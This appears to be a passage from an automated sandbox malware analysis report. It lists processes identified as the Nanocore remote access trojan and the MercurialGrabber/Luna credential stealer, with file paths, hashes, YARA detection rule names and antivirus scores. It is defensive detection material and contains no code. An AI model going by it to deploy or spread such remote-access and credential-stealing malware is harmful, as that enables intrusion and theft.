Reputation:	low

File Activities

Show Windows behavior

File Created

File Written

File Read

Analysis Process: nano.exe PID: 6968 Parent PID: 6896

General

Start time:	14:16:17
Start date:	14/01/2022
Path:	C:\ProgramData\nano.exe
Wow64 process (32bit):	true
Commandline:	"C:\ProgramData\nano.exe"
Imagebase:	0xa80000
File size:	207872 bytes
MD5 hash:	94115D1343C7C81682FE2D48CB9F8B96
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET

Yara matches:	• Rule: Nanocore_RAT_Gen_2, Description: Detetcs the Nanocore RAT, Source: 00000002.00000000.283905085.0000000000A82000.00000002.00020000.sdmp, Author: Florian Roth • Rule: JoeSecurity_Nanocore, Description: Yara detected Nanocore RAT, Source: 00000002.00000000.283905085.0000000000A82000.00000002.00020000.sdmp, Author: Joe Security • Rule: NanoCore, Description: unknown, Source: 00000002.00000000.283905085.0000000000A82000.00000002.00020000.sdmp, Author: Kevin Breen <kevin@techanarchy.net> • Rule: Nanocore_RAT_Gen_2, Description: Detetcs the Nanocore RAT, Source: 00000002.00000000.283285603.0000000000A82000.00000002.00020000.sdmp, Author: Florian Roth • Rule: JoeSecurity_Nanocore, Description: Yara detected Nanocore RAT, Source: 00000002.00000000.283285603.0000000000A82000.00000002.00020000.sdmp, Author: Joe Security • Rule: NanoCore, Description: unknown, Source: 00000002.00000000.283285603.0000000000A82000.00000002.00020000.sdmp, Author: Kevin Breen <kevin@techanarchy.net> • Rule: Nanocore_RAT_Gen_2, Description: Detetcs the Nanocore RAT, Source: 00000002.00000002.554989173.0000000005720000.00000004.00020000.sdmp, Author: Florian Roth • Rule: Nanocore_RAT_Feb18_1, Description: Detects Nanocore RAT, Source: 00000002.00000002.554989173.0000000005720000.00000004.00020000.sdmp, Author: Florian Roth • Rule: Nanocore_RAT_Gen_2, Description: Detetcs the Nanocore RAT, Source: 00000002.00000000.283614922.0000000000A82000.00000002.00020000.sdmp, Author: Florian Roth • Rule: JoeSecurity_Nanocore, Description: Yara detected Nanocore RAT, Source: 00000002.00000000.283614922.0000000000A82000.00000002.00020000.sdmp, Author: Joe Security • Rule: NanoCore, Description: unknown, Source: 00000002.00000000.283614922.0000000000A82000.00000002.00020000.sdmp, Author: Kevin Breen <kevin@techanarchy.net> • Rule: Nanocore_RAT_Gen_2, Description: Detetcs the Nanocore RAT, Source: 00000002.00000002.555253844.0000000005C40000.00000004.00020000.sdmp, Author: Florian Roth • Rule: Nanocore_RAT_Feb18_1, Description: Detects Nanocore RAT, Source: 00000002.00000002.555253844.0000000005C40000.00000004.00020000.sdmp, Author: Florian Roth • Rule: JoeSecurity_Nanocore, Description: Yara detected Nanocore RAT, Source: 00000002.00000002.555253844.0000000005C40000.00000004.00020000.sdmp, Author: Joe Security • Rule: JoeSecurity_Nanocore, Description: Yara detected Nanocore RAT, Source: 00000002.00000002.553881083.00000000042DB000.00000004.00000001.sdmp, Author: Joe Security • Rule: NanoCore, Description: unknown, Source: 00000002.00000002.553881083.00000000042DB000.00000004.00000001.sdmp, Author: Kevin Breen <kevin@techanarchy.net> • Rule: Nanocore_RAT_Gen_2, Description: Detetcs the Nanocore RAT, Source: 00000002.00000000.282943204.0000000000A82000.00000002.00020000.sdmp, Author: Florian Roth • Rule: JoeSecurity_Nanocore, Description: Yara detected Nanocore RAT, Source: 00000002.00000000.282943204.0000000000A82000.00000002.00020000.sdmp, Author: Joe Security • Rule: NanoCore, Description: unknown, Source: 00000002.00000000.282943204.0000000000A82000.00000002.00020000.sdmp, Author: Kevin Breen <kevin@techanarchy.net> • Rule: Nanocore_RAT_Gen_2, Description: Detetcs the Nanocore RAT, Source: 00000002.00000002.549792626.0000000000A82000.00000002.00020000.sdmp, Author: Florian Roth • Rule: JoeSecurity_Nanocore, Description: Yara detected Nanocore RAT, Source: 00000002.00000002.549792626.0000000000A82000.00000002.00020000.sdmp, Author: Joe Security • Rule: NanoCore, Description: unknown, Source: 00000002.00000002.549792626.0000000000A82000.00000002.00020000.sdmp, Author: Kevin Breen <kevin@techanarchy.net> • Rule: Nanocore_RAT_Gen_2, Description: Detetcs the Nanocore RAT, Source: C:\ProgramData\nano.exe, Author: Florian Roth • Rule: Nanocore_RAT_Feb18_1, Description: Detects Nanocore RAT, Source: C:\ProgramData\nano.exe, Author: Florian Roth • Rule: JoeSecurity_Nanocore, Description: Yara detected Nanocore RAT, Source: C:\ProgramData\nano.exe, Author: Joe Security • Rule: NanoCore, Description: unknown, Source: C:\ProgramData\nano.exe, Author: Kevin Breen <kevin@techanarchy.net>
Antivirus matches:	• Detection: 100%, Avira • Detection: 100%, Joe Sandbox ML • Detection: 86%, Metadefender, Browse • Detection: 96%, ReversingLabs
Reputation:	low

File Activities

Show Windows behavior

File Created

File Written

File Read

Registry Activities — Show Windows behavior

Key Value Created

Analysis Process: output.exe PID: 7124 Parent PID: 6896

General

Start time:	14:16:18
Start date:	14/01/2022
Path:	C:\ProgramData\output.exe
Wow64 process (32bit):	false
Commandline:	"C:\ProgramData\output.exe"
Imagebase:	0x300000
File size:	42496 bytes
MD5 hash:	BF3C8FF8097814C773B0E86495FD0013
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_MercurialGrabber, Description: Yara detected MercurialGrabber, Source: 00000005.00000002.301105822.0000000000302000.00000002.00020000.sdmp, Author: Joe Security • Rule: JoeSecurity_MercurialGrabber, Description: Yara detected MercurialGrabber, Source: 00000005.00000000.285297877.0000000000302000.00000002.00020000.sdmp, Author: Joe Security • Rule: JoeSecurity_MercurialGrabber, Description: Yara detected MercurialGrabber, Source: 00000005.00000000.285865715.0000000000302000.00000002.00020000.sdmp, Author: Joe Security • Rule: JoeSecurity_MercurialGrabber, Description: Yara detected MercurialGrabber, Source: 00000005.00000000.285573349.0000000000302000.00000002.00020000.sdmp, Author: Joe Security • Rule: JoeSecurity_MercurialGrabber, Description: Yara detected MercurialGrabber, Source: C:\ProgramData\output.exe, Author: Joe Security • Rule: MAL_Luna_Stealer_Apr_2021_1, Description: Detect Luna stealer (also Mercurial Grabber), Source: C:\ProgramData\output.exe, Author: Arkbird_SOLG
Antivirus matches:	• Detection: 100%, Avira • Detection: 100%, Joe Sandbox ML • Detection: 51%, Metadefender, Browse • Detection: 86%, ReversingLabs
Reputation:	low

File Activities — Show Windows behavior

File Created

File Deleted

File Written

File Read

Registry Activities — Show Windows behavior

Analysis Process: conhost.exe PID: 6320 Parent PID: 7124

General

Start time:	14:16:19
Start date:	14/01/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false

Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7f20f0000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Disassembly

Code Analysis